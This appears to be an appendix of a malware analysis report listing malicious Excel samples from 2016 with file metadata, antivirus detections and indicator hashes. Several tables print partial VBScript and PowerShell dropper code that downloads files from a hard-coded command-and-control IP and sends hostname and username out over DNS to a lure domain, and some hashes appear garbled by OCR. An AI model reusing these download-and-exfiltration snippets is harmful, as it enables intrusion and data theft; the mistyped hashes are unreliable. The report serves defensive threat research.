Sample: 57ef.xls

File Metadata				
Filename:	57ef.xls			
File Size (bytes):	92,672			
MD5:	adb1e854b0a713f6ffd3eace6431c81d			
SHA256:	57efb7596e6d9fd019b4dc4587ba33a40ab0ca09e14281d85716a253c5612ef4			
File Type:	Microsoft Excel document			
File Modification:	2016-09-24 02:39:46			
Create Date:	2006-09-16 00:00:00			
Modify Date:	2016-09-03 08:11:07			
Title Of Parts:	Amman, Beirut, Sheet1, Sheet2			
Code Page:	Windows Latin 1 (Western European)			
AV Detection Analysis:	Engine	Signature	Version	Update
	Avira	X2000M/Agent.44571974	20161005	8.3.3.4
	ClamAV	Not Detected		
	ESET NOD32	Not Detected		
	F-Secure	Not Detected		
	Kaspersky	Not Detected		
	McAfee	X97M/Downloader.ao	20161005	6.0.6.653
	Microsoft	Not Detected		
	Sophos	Not Detected		
	Symantec	Not Detected		
	Trend Micro	W2KM_POWSHELL.E	20161005	9.740.0.1012

Table 20: Sample 57ef.xls

Contents
<pre>Set wss = CreateObject("wScript.Shell") HOME = CreateObject("Scripting.FileSystemObject"). GetParentFolderName(WScript.ScriptFullName) & "\" & "%userprofile%\ AppData\Local\Microsoft\Media\" SERVER="http://83.142.230.138:7020/update.php?req=__" Dwn= "powershell "" " & _ "&{\$wc=(new-object System.Net.WebClient); " & _ "while(1){try{\$r=Get-Random;\$wc.DownloadFile("" _ & SERVER & _ "&m=d','" & HOME & "dn\"+\$r+':-');" & _ "Rename-Item -path (" & _ HOME & _ "dn\"+\$r+':-') -newname " & _ "(\$wc.ResponseHeaders['Content-Disposition'].Substring(" & _ "\$wc.ResponseHeaders['Content-Disposition']. IndexOf('filename=')+9)))catch{break}}}" wss.Run Replace(Dwn,"-","dwn"),0 DownloadExecute= "powershell "" " & _ "&{\$r=Get-Random; " & _ "\$wc=(new-object System.Net.WebClient);" & _ "\$wc.DownloadFile("" & SERVER & "&m=b','" & HOME&"dn\"+\$r+':-');" & _ < TRUNCATED FOR BREVITY ></pre>

Table 21: Script File Contents

Contents
<pre>\$scriptdir = Split-Path -Parent -Path \$MyInvocation.MyCommand. Definition \$global:dFold = \$scriptdir + "\dn" \$global:uFold = \$scriptdir + "\up" \$Id = "__" \$maxhostlength = 40; \$global:hostname = "shalaghlagh.tk" if (@(Get-WmiObject Win32_Process -Filter "Name='powershell.exe' AND CommandLine LIKE '%dn.ps1%'").count -gt 5){ exit } else{ "Only one instance is running" } if(-not(Test-Path -Path (\$global:uFold))){ mkdir \$global:uFold } if(-not (Test-Path -Path (\$global:dFold))){ mkdir \$global:dFold } if(-not(Test-Path -Path (\$global:uFold))){ mkdir \$global:uFold < TRUNCATED FOR BREVITY ></pre>

Table 22: Partial File Contents

Sample: test.xls

File Metadata				
Filename:	test.xls			
File Size (bytes):	122,880			
MD5:	b0ec1bb559786acf09c6b187f566a27d			
SHA256:	ca8cec08b4c74cf68c71a39176bfc8ee1ae4372f98f75c892706b2648b1e7530			
File Type:	Microsoft Excel document			
File Modification:	1600-12-31 16:00:01			
Create Date:	2006-09-16 00:00:00			
Modify Date:	2016-09-04 04:55:49			
Title Of Parts:	Incompatible, Sheet1, Sheet2			
Code Page:	Windows Latin 1 (Western European)			
AV Detection Analysis:	Engine	Signature	Version	Update
	Avira	Not Detected		
	ClamAV	Not Detected		
	ESET NOD32	Not Detected		
	F-Secure	Not Detected		
	Kaspersky	Not Detected		
	McAfee	Not Detected		
	Microsoft	Not Detected		
	Sophos	Not Detected		
	Symantec	Not Detected		
	Trend Micro	Not Detected		

Table 23: Sample test.xls

Contents
Set oo = WScript.CreateObject("WScript.Shell") oo.Run "powershell -EncodedCommand < TRUNCATED > ACQAcgBIAHMAIAAKAFsASQBPAC4ARgBpAGwAZQBdADoAOgBEAGUA bABIAHQAZQAOACQAcgBIAHMAKQAKAAoAfQAKAHOAYwBhAHQAYwB oAHsAfQAKAHOACgBkAG8ASQBOAA==", 0, False

Table 24: Script File Contents

Contents
\$dn=".mslicensecheck.com" #\$dn="%DOMAIN%" \$global:ip="n" \$port=":80" \$ha = "http://www"+\$dn+\$port \$wc=(New-Object System.Net.WebClient) \$enc=[System.Text.Encoding]::ASCII \$id=[Convert]::ToBase64String(\$enc.GetBytes([System. Net.Dns]::GetHostEntry([string]"localhost"). HostName+"/"+"\$env:username)).Replace('=','%3d').Replace("/','%2f'). Replace("+','%2b") \$tmp=\$env:temp+"\\" function RE(\$msg){ if(\$global:ip -eq "n") { \$pp=nslookup go.gl 2>&1 where-object {\$_ -match "ss:")}foreach-object{\$_ .Split(":")[1].Trim() \$global:ip=\$pp[0] if(\$pp.GetType().Name -eq "String"){ \$global:ip=\$pp} } \$ars=[system.net.IPAddress]::Parse(\$ip) \$end=New-Object System.Net.IPEndPoint \$ars,53 \$s=New-Object System.Net.Sockets.UdpClient \$s.Client.ReceiveTimeout=\$s.Client.SendTimeout=15000 \$s.Connect(\$end) \$pre=(0x10,0x20,1,0,0,1,0,0,0,0,0,0) \$mb=\$enc.GetBytes(\$msg) \$p=\$msg.Split(':'); < TRUNCATED FOR BREVITY >

Table 25: Partial File Contents (Base64 decoded)

Sample: a30f.xls

File Metadata				
Filename:	a30f.xls			
File Size (bytes):	145,920			
MD5:	0235605e4795208724409e1626c6117c			
SHA256:	a30f1c9568e32fab9b080cdd3ac7e2de46b2ee2e750c05d021a45242f29da7bf			
File Type:	Microsoft Excel document			
File Modification:	2016-10-04 13:09:04			
Create Date:	2006-09-16 00:00:00			
Modify Date:	2016-09-26 11:04:51			
Title Of Parts:	Sheet1, Sheet2			
Code Page:	Windows Latin 1 (Western European)			
AV Detection Analysis:	Engine	Signature	Version	Update
	Avira	Not Detected		
	ClamAV	Not Detected		
	ESET NOD32	Not Detected		
	F-Secure	Not Detected		
	Kaspersky	Not Detected		
	McAfee	Not Detected		
	Microsoft	Not Detected		
	Sophos	Not Detected		
	Symantec	Not Detected		
	Trend Micro	Not Detected		

Table 26: Sample a30f.xls

Sample: 0c64.xls

File Metadata				
Filename:	0c64.xls			
File Size (bytes):	101,376			
MD5:	7bb3bab08bc7f26b118f95de7569f80			
SHA256:	0c64ab9b0c122b1903e8063e3c2c357cbbee99de07dc535e6c830a0472a71f39			
File Type:	Microsoft Excel document			
File Modification:	2016-10-05 04:02:08			
Create Date:	2006-09-16 00:00:00			
Modify Date:	2016-09-26 10:58:52			
Title Of Parts:	Sheet1, Call Transfer Sheet			
Code Page:	Windows Latin 1 (Western European)			
AV Detection Analysis:	Engine	Signature	Version	Update
	Avira	X2000M/Agent.44571974	20161005	8.3.3.4
	ClamAV	Not Detected		
	ESET NOD32	Not Detected		
	F-Secure	Not Detected		
	Kaspersky	Not Detected		
	McAfee	X97M/Downloader.ao	20161005	6.0.6.653
	Microsoft	Not Detected		
	Sophos	Not Detected		
	Symantec	Not Detected		
	Trend Micro	W2KM_POWSHELL.E	20161005	9.740.0.1012

Table 27: Sample 0c64.xls

Sample: mainfile.xls

File Metadata				
Filename:	mainfile.xls			
File Size (bytes):	48,640			
MD5:	f970c2c0d72e8a9ea4e8a10b99f96361			
SHA256:	3957aeea99212a84704ce6a717a76f7a066c67e5236005f5e972a8d4a2aad7			
File Type:	Microsoft Excel document			
File Modification:	1600-12-31 16:00:01			
Create Date:	2006-09-16 00:00:00			
Modify Date:	2016-09-19 09:06:34			
Title Of Parts:	Incompatible, Sheet1			
Code Page:	Windows Latin 1 (Western European)			
AV Detection Analysis:	Engine	Signature	Version	Update
	Avira	X2000M/Agent.7175220	20161020	8.3.3.4
	ClamAV	Not Detected		
	ESET NOD32	Not Detected		
	F-Secure	Not Detected		
	Kaspersky	Not Detected		
	McAfee	Not Detected		
	Microsoft	Not Detected		
	Sophos	Troj/DocDI-EYE	20161020	4.98.0
	Symantec	Not Detected		
	Trend Micro	Not Detected		

Table 28: Sample mainfile.xls

Sample: users.xls

File Metadata				
Filename:	users.xls			
File Size (bytes):	44,032			
MD5:	262bc259682cb48ce66a80dcc9a5d587			
SHA256:	eab4489c2b2a8dc0f2b4d6cf49876eala31b37ce06ab6672b27008fd43ad1ca			
File Type:	Microsoft Excel document			
File Modification:	1600-12-31 16:00:01			
Create Date:	2006-09-16 00:00:00			
Modify Date:	2016-09-05 09:54:53			
Title Of Parts:	Incompatible, Sheet1			
Code Page:	Windows Latin 1 (Western European)			
AV Detection Analysis:	Engine	Signature	Version	Update
	Avira	Not Detected		
	ClamAV	Xls.Dropper.Agent-1729116	20161010	0.98.5.0
	ESET NOD32	Not Detected		
	F-Secure	Not Detected		
	Kaspersky	Not Detected		
	McAfee	Not Detected		
	Microsoft	Not Detected		
	Sophos	Troj/DocDI-EYE	20161010	4.98.0
	Symantec	Not Detected		
	Trend Micro	Not Detected		

Table 29: Sample users.xls

Sample: ca64.xls

File Metadata				
Filename:	ca64.xls			
File Size (bytes):	395,266			
MD5:	91353c3367d0d2d0624d5a656c968499			
SHA256:	ca648d443c14f4dc39bf13cf2762351a14676d9324bbdd4395dfd2288b573644			
File Type:	Microsoft Excel document			
File Modification:	2016-10-05 08:45:39			
Create Date:	2006-09-16 00:00:00			
Modify Date:	2016-09-03 08:11:07			
Title Of Parts:	Amman, Beirut, Sheet1, Sheet2			
Code Page:	Windows Latin 1 (Western European)			
AV Detection Analysis:	Engine	Signature	Version	Update
	Avira	Not Detected		
	ClamAV	Not Detected		
	ESET NOD32	Not Detected		
	F-Secure	Not Detected		
	Kaspersky	Not Detected		
	McAfee	Not Detected		
	Microsoft	Not Detected		
	Sophos	Not Detected		
	Symantec	Not Detected		
	Trend Micro	Not Detected		

Table 30: Sample ca64.xls

Sample: Israel Airline.xls

File Metadata				
Filename:	Israel Airline.xls			
File Size (bytes):	878,592			
MD5:	197c018922237828683783654d3c632a			
SHA256:	55d0e12439b20dad5868766a5200cbbel1a06053bf9e229cf6a852bfcf57d579			
File Type:	Microsoft Excel document			
File Modification:	2016-10-05 04:02:08			
Create Date:	2006-09-16 00:00:00			
Modify Date:	2016-08-29 07:58:05			
Title Of Parts:	Sheet1, About, Car Rent, Domestic, International			
Code Page:	Windows Latin 1 (Western European)			
AV Detection Analysis:	Engine	Signature	Version	Update
	Avira	X2000M/Agent.44572166	20161009	8.3.3.4
	ClamAV	Xls.Dropper.Agent-1733764	20161009	0.98.5.0
	ESET NOD32	PowerShell/TrojanDropper.Agent.C	20161009	14249
	F-Secure	Not Detected		
	Kaspersky	Not Detected		
	McAfee	Not Detected		
	Microsoft	Not Detected		
	Sophos	Troj/DocDI-EYE	20161009	4.98.0
	Symantec	Not Detected		
	Trend Micro	X2KM_DROPPER.REB	20161009	9.740.0.1012

Table 31: Sample Israel Airline.xls

Sample: ccc.xls

File Metadata				
Filename:	ccc.xls			
File Size (bytes):	44,032			
MD5:	ea86466d4cb5588b35e5adc4f4b73cec			
SHA256:	e2ec7fa60e654f5861e09bbe59d14d0973bd5727b83a2a03f1cecf1466dd87aa			
File Type:	Microsoft Excel document			
File Modification:	1600-12-31 16:00:01			
Create Date:	2006-09-16 00:00:00			
Modify Date:	2016-08-09 08:32:12			
Title Of Parts:	Incompatible, Sheet1			
Code Page:	Windows Latin 1 (Western European)			
AV Detection Analysis:	Engine	Signature	Version	Update
	Avira	Not Detected		
	ClamAV	Not Detected		
	ESET NOD32	Not Detected		
	F-Secure	Not Detected		
	Kaspersky	Not Detected		
	McAfee	Not Detected		
	Microsoft	TrojanDownloader:O97M/Donoff	20161005	1.1.13103.0
	Sophos	Not Detected		
	Symantec	Not Detected		
	Trend Micro	Not Detected		

Table 32: Sample ccc.xls

Sample: TurkishAirlines_Offers.xls

File Metadata				
Filename:	TurkishAirlines_Offers.xls			
File Size (bytes):	626,176			
MD5:	0bf3cf83ac7d83d6943afd02c28d286a			
SHA256:	af7c2648bba26e0d76e26b94101acb984e5a87a13e43a89ec2d004c823625ec8			
File Type:	Microsoft Excel document			
File Modification:	2016-10-04 13:09:04			
Create Date:	2006-09-16 00:00:00			
Modify Date:	2016-08-08 05:44:05			
Title Of Parts:	Sheet1, Offers_1, Offers_2, Offers_3, Offers_4			
Code Page:	Windows Latin 1 (Western European)			
AV Detection Analysis:	Engine	Signature	Version	Update
	Avira	X2000M/Agent.44572166	20161027	8.3.3.4
	ClamAV	Xls.Dropper.Agent-1730778	20161027	0.98.5.0
	ESET NOD32	PowerShell/TrojanDropper.Agent.C	20161027	14348
	F-Secure	Not Detected		
	Kaspersky	Not Detected		
	McAfee	Not Detected		
	Microsoft	TrojanDropper:W97M/Avosim.A	20161027	1.1.13202.0
	Sophos	Troj/DocDI-EYE	20161027	4.98.0
	Symantec	Not Detected		
	Trend Micro	X2KM_DROPPER.REB	20161027	9.740.0.1012

Table 33: Sample TurkishAirlines_Offers.xls

Sample: x.xls

File Metadata				
Filename:	x.xls			
File Size (bytes):	43,520			
MD5:	718aa609de2e72106ce3aef5c8733cc3			
SHA256:	c3c17383f43184a29f49f166a92453a34be18e51935ddbf09576a60441440e51			
File Type:	Microsoft Excel document			
File Modification:	1600-12-31 16:00:01			
Create Date:	2006-09-16 00:00:00			
Modify Date:	2016-08-06 10:57:24			
Title Of Parts:	Incompatible, Sheet1			
Code Page:	Windows Latin 1 (Western European)			
AV Detection Analysis:	Engine	Signature	Version	Update
	Avira	Not Detected		
	ClamAV	Not Detected		
	ESET NOD32	Not Detected		
	F-Secure	W97M.Downloader.DWU	20160806	11.0.19100.45
	Kaspersky	Not Detected		
	McAfee	X97M/Dropper.bca	20160806	6.0.6.653
	Microsoft	Not Detected		
	Sophos	Not Detected		
	Symantec	Not Detected		
	Trend Micro	Not Detected		

Table 34: Sample x.xls

Sample: password.xls

File Metadata				
Filename:	password.xls			
File Size (bytes):	57,344			
MD5:	caa37b26abaa3f9c45169186d302fc42			
SHA256:	90639c7423a329e304087428a01662cc06e2e9153299e37b1b1c90f6d0a195ed			
File Type:	Microsoft Excel document			
File Modification:	1600-12-31 16:00:01			
Create Date:	2006-09-16 00:00:00			
Modify Date:	2016-07-20 13:16:35			
Title Of Parts:	Incompatible, Sheet1			
Code Page:	Windows Latin 1 (Western European)			
AV Detection Analysis:	Engine	Signature	Version	Update
	Avira	X2000M/Agent.42971	20160901	8.3.3.4
	ClamAV	Xls.Dropper.Agent-1630798	20160902	0.98.5.0
	ESET NOD32	PowerShell/Agent.B	20160902	14056
	F-Secure	W97M.Downloader.DWU	20160901	11.0.19100.45
	Kaspersky	Not Detected		
	McAfee	X97M/Dropper.bca	20160902	6.0.6.653
	Microsoft	Not Detected		
	Sophos	Not Detected		
	Symantec	Not Detected		
	Trend Micro	Not Detected		

Table 35: Sample password.xls

Sample: bd09.xls

File Metadata				
Filename:	bd09.xls			
File Size (bytes):	57,346			
MD5:	7e154982e06287a24ba8337cc171fb98			
SHA256:	bd0920c8836541f58e0778b4b64527e5a5f2084405f73ee33110f7bc189da7a9			
File Type:	Microsoft Excel document			
File Modification:	1600-12-31 16:00:01			
Create Date:	2006-09-16 00:00:00			
Modify Date:	2016-07-20 13:16:35			
Title Of Parts:	Incompatible, Sheet1			
Code Page:	Windows Latin 1 (Western European)			
AV Detection Analysis:	Engine	Signature	Version	Update
	Avira	Not Detected		
	ClamAV	Not Detected		
	ESET NOD32	PowerShell/Agent.B	20160826	14020
	F-Secure	W97M.Downloader.DWU	20160826	11.0.19100.45
	Kaspersky	Not Detected		
	McAfee	X97M/Dropper.bca	20160826	6.0.6.653
	Microsoft	Not Detected		
	Sophos	Not Detected		
	Symantec	Not Detected		
	Trend Micro	Not Detected		

Table 36: Sample bd09.xls

Sample: users.xls

File Metadata				
Filename:	users.xls			
File Size (bytes):	52,224			
MD5:	b9754aad2478f9519935d9489e09e626			
SHA256:	3dcb5964f4fe4c13b0dbdcaba2298283ba2442bdd8d7cb3e07dc059f005e186c			
File Type:	Microsoft Excel document			
File Modification:	1600-12-31 16:00:01			
Create Date:	2006-09-16 00:00:00			
Modify Date:	2016-07-13 13:09:27			
Title Of Parts:	Incompatible, Sheet1			
Code Page:	Windows Latin 1 (Western European)			
AV Detection Analysis:	Engine	Signature	Version	Update
	Avira	X2000M/Agent.3957179	20160725	8.3.3.4
	ClamAV	Not Detected		
	ESET NOD32	Not Detected		
	F-Secure	Not Detected		
	Kaspersky	Not Detected		
	McAfee	Not Detected		
	Microsoft	Not Detected		
	Sophos	Not Detected		
	Symantec	Not Detected		
	Trend Micro	Not Detected		

Table 37: Sample users.xls

Sample: People List.xls

File Metadata				
Filename:	People List.xls			
File Size (bytes):	52,224			
MD5:	bd7d2efdb2a0f352c4b74f2b82e3c7bc			
SHA256:	9f31a1908afb23a1029c079ee9ba8bdf0f4c815addbe8eac85b4163e02b5e777			
File Type:	Microsoft Excel document			
File Modification:	2016-10-05 04:02:08			
Create Date:	2006-09-16 00:00:00			
Modify Date:	2016-07-02 09:59:47			
Title Of Parts:	Incompatible, Sheet1			
Code Page:	Windows Latin 1 (Western European)			
AV Detection Analysis:	Engine	Signature	Version	Update
	Avira	X2000M/Agent.3957179	20161013	8.3.3.4
	ClamAV	Xls.Dropper.Agent-1634576	20161013	0.98.5.0
	ESET NOD32	Not Detected		
	F-Secure	Not Detected		
	Kaspersky	Not Detected		
	McAfee	Not Detected		
	Microsoft	TrojanDropper:O97M/Donoff	20161013	1.1.13103.0
	Sophos	Troj/DocDI-EYE	20161013	4.98.0
	Symantec	W97M.Downloader	20161013	20151.1.1.4
	Trend Micro	Not Detected		

Table 38: Sample People List.xls

Sample: cv.xls

File Metadata				
Filename:	cv.xls			
File Size (bytes):	50,688			
MD5:	72e046753f0496140b4aa389aee2e300			
SHA256:	0cd9857a3f626f8e0c07495a4799c59d502c4f3970642a76882e3ed68b790f8e			
File Type:	Microsoft Excel document			
File Modification:	2016-10-05 04:02:08			
Create Date:	2006-09-16 00:00:00			
Modify Date:	2016-06-22 10:07:52			
Title Of Parts:	Incompatible, Sheet1			
Code Page:	Windows Latin 1 (Western European)			
AV Detection Analysis:	Engine	Signature	Version	Update
	Avira	X2000M/Agent.8597103	20161005	8.3.3.4
	ClamAV	Xls.Dropper.Agent-1462813	20161005	0.98.5.0
	ESET NOD32	Not Detected		
	F-Secure	Not Detected		
	Kaspersky	Not Detected		
	McAfee	Not Detected		
	Microsoft	Not Detected		
	Sophos	Not Detected		
	Symantec	Trojan.Mdropper	20161005	20151.1.1.4
	Trend Micro	Not Detected		

Table 39: Sample cv.xls

Sample: test123.xls

File Metadata				
Filename:	test123.xls			
File Size (bytes):	2,262,016			
MD5:	71ff7febe3ea7b2884eab4c8257b92b0			
SHA256:	8bfbb637fe72da5c9aee9857ca81fa54a5abe7f2d1b061bc2a376943c63727c7			
File Type:	Microsoft Excel document			
File Modification:	1600-12-31 16:00:01			
Create Date:	2006-09-16 00:00:00			
Modify Date:	2016-06-01 09:57:26			
Title Of Parts:	Incompatible, Sheet1			
Code Page:	Windows Latin 1 (Western European)			
AV Detection Analysis:	Engine	Signature	Version	Update
	Avira	X2000M/Dldr.Agent.0600139	20161006	8.3.3.4
	ClamAV	Xls.Dropper.Agent-1650771	20161006	0.98.5.0
	ESET NOD32	Not Detected		
	F-Secure	W97M.Downloader.DLN	20161006	11.0.19100.45
	Kaspersky	Not Detected		
	McAfee	Not Detected		
	Microsoft	Not Detected		
	Sophos	Troj/DocDI-EYE	20161006	4.98.0
	Symantec	Downloader	20161006	20151.1.1.4
	Trend Micro	Not Detected		

Table 40: Sample test123.xls

Sample: Sample File.xls

File Metadata				
Filename:	Sample File.xls			
File Size (bytes):	57,856			
MD5:	6318e219b7f6e7f96192e0cdfa1742c			
SHA256:	f5a64de9087b138608ccf036b067d91a47302259269fb05b3349964ca4060e7e			
File Type:	Microsoft Excel document			
File Modification:	2016-10-06 12:06:08			
Create Date:	2006-09-16 00:00:00			
Modify Date:	2016-05-09 01:25:12			
Title Of Parts:	Incompatible, Sheet1			
Code Page:	Windows Latin 1 (Western European)			
AV Detection Analysis:	Engine	Signature	Version	Update
	Avira	X2000M/Dldr.Agent.0600139	20161006	8.3.3.4
	ClamAV	Xls.Dropper.Agent-1413898	20161006	0.98.5.0
	ESET NOD32	PowerShell/Agent.A	20161006	14235
	F-Secure	Not Detected		
	Kaspersky	Trojan.PowerShell.Agent.m	20161006	15.0.1.13
	McAfee	X97M/Downloader!6318E219B7F6	20161006	6.0.6.653
	Microsoft	Not Detected		
	Sophos	Troj/DocDI-DCL	20161006	4.98.0
	Symantec	W97M.Downloader	20161006	20151.1.1.4
	Trend Micro	X2KM_BARTALEX.XYWF	20161006	9.740.0.1012

Table 41: Sample File.xls

Sample: Log.xls

File Metadata				
Filename:	Log.xls			
File Size (bytes):	51,712			
MD5:	ccfcd3c63abfb00db901308bbfe11bd1			
SHA256:	4b5112f0fb64825b879b01d686e8f4d43521252a3b4f4026c9d1d76d3f15b281			
File Type:	Microsoft Excel document			
File Modification:	2016-10-06 12:06:08			
Create Date:	2006-09-16 00:00:00			
Modify Date:	2016-05-04 06:40:40			
Title Of Parts:	Incompatible, Sheet1			
Code Page:	Windows Latin 1 (Western European)			
AV Detection Analysis:	Engine	Signature	Version	Update
	Avira	X2000M/Dldr.Agent.0600139	20161008	8.3.3.4
	ClamAV	Xls.Dropper.Agent-1409867	20161009	0.98.5.0
	ESET NOD32	PowerShell/Agent.A	20161008	14248
	F-Secure	Not Detected		
	Kaspersky	Trojan.PowerShell.Agent.m	20161009	15.0.1.13
	McAfee	W97M/Downloader	20161009	6.0.6.653
	Microsoft	Not Detected		
	Sophos	Troj/DocDI-DCL	20161009	4.98.0
	Symantec	W97M.Incompat	20161009	20151.1.1.4
	Trend Micro	X2KM_BARTALEX.XYWF	20161009	9.740.0.1012

Table 42: Sample Log.xls

Sample: d0fb.eml

File Metadata				
Filename:	d0fb.eml			
File Size (bytes):	79,358			
MD5:	94f70c7e3badd99c0aae978b35a7a75f			
SHA256:	d0fb00a2c21f71da334444074f596cf6ead2deb9643d20342e413412dec5488			
File Type:	RFC 822 mail text			
AV Detection Analysis:	Engine	Signature	Version	Update
	Avira	Not Detected		
	ClamAV	Not Detected		
	ESET NOD32	Not Detected		
	F-Secure	Not Detected		
	Kaspersky	Not Detected		
	McAfee	Not Detected		
	Microsoft	Not Detected		
	Sophos	Not Detected		
	Symantec	Not Detected		
	Trend Micro	Not Detected		

Table 43: Sample d0fb.eml

Sample: cleaner.exe


File Metadata				
Filename:	cleaner.exe			
File Size (bytes):	59,392			
MD5:	0ff453f932dc8ef2929818bebb964de1			
SHA256:	93fbdfbcb28a8795c644e150ddfd6bf77c8419042e4440e443a82fc60dd77d50			
File Type:	32-bit Windows executable			
Compile Time:	10/5/2016 13:28:36			
AV Detection Analysis:	Engine	Signature	Version	Update
	Avira	Not Detected		
	ClamAV	Not Detected		
	ESET NOD32	Not Detected		
	F-Secure	Not Detected		
	Kaspersky	Not Detected		
	McAfee	Not Detected		
	Microsoft	Not Detected		
	Sophos	Not Detected		
	Symantec	Not Detected		
	Trend Micro	Not Detected		

Table 44: Sample cleaner.exe

Sample: example_powershell_payloads.txt

File Metadata				
Filename:	example_powershell_payloads.txt			
File Size (bytes):	161,535			
MD5:	ec9d84c1f36670abeef6cc7b6356f381			
SHA256:	0b05e3fd5971d1609b45165df19f31fd85ab34021789dcbbba0074bf44bb4fb3a			
File Type:	ASCII Text file			
AV Detection Analysis:	Engine	Signature	Version	Update
	Avira	Not Detected		
	ClamAV	Win.Exploit.Powershell-1	20160912	0.98.5.0
	ESET NOD32	Not Detected		
	F-Secure	Not Detected		
	Kaspersky	Not Detected		
	McAfee	Not Detected		
	Microsoft	TrojanDownloader:Win32/Powsheldow.C	20160912	1.1.13000.0
	Sophos	Not Detected		
	Symantec	Not Detected		
	Trend Micro	Not Detected		

Table 45: Sample example_powershell_payloads.txt



Appendix B

Appendix B: Consolidated Indicator List

Hash Values

0c64ab9b0c122b1903e8063e3c2c357cbb99de07dc535e6c830a0472a71f39
0cd9857a3f626f8e0c07495a4799c59d502c4f3970642a76882e3ed68b790f8e
293522e83aeebf185e653ac279bba202024cedb07abc94683930b74df51ce5cb
3957aaea99212a84704ce6a717a7a76f7a066c67e5236005f5e972a8d4a2aad7
3c901a17fecbd94a0d98f3e80b3c48e857bc1288b17a53e6f776796d13b1055a
3dcb5964f4fe4c13b0dbdcaba2298283ba2442bdd8d7cb3e07dc059f005e186c
4b5112f0fb64825b879b01d686e8f4d43521252a3b4f4026c9d1d76d3f15b281
55d0e12439b20dadb5868766a5200cbbela06053bf9e229cf6a852bfcf57d579
57efb7596e6d9fd019b4dc4587ba33a40ab0ca09e14281d85716a253c5612ef4
662c53e69b66d62a4822e666031fd441bbdfa741e20d4511c6741ec3cb02475f
8bfb637fe72da5c9aee9857ca81fa54a5abe7f2d1b061bc2a376943c63727c7
90639c7423a329e304087428a01662cc06e2e9153299e37b1b1c90f6d0a195ed
93940b5e764f2f4a2d893bebef4bf1f7d63c4db856877020a5852a6647cb04a0
9f31a1908afb23a1029c079ee9ba8bdf0f4c815addbe8eac85b4163e02b5e777
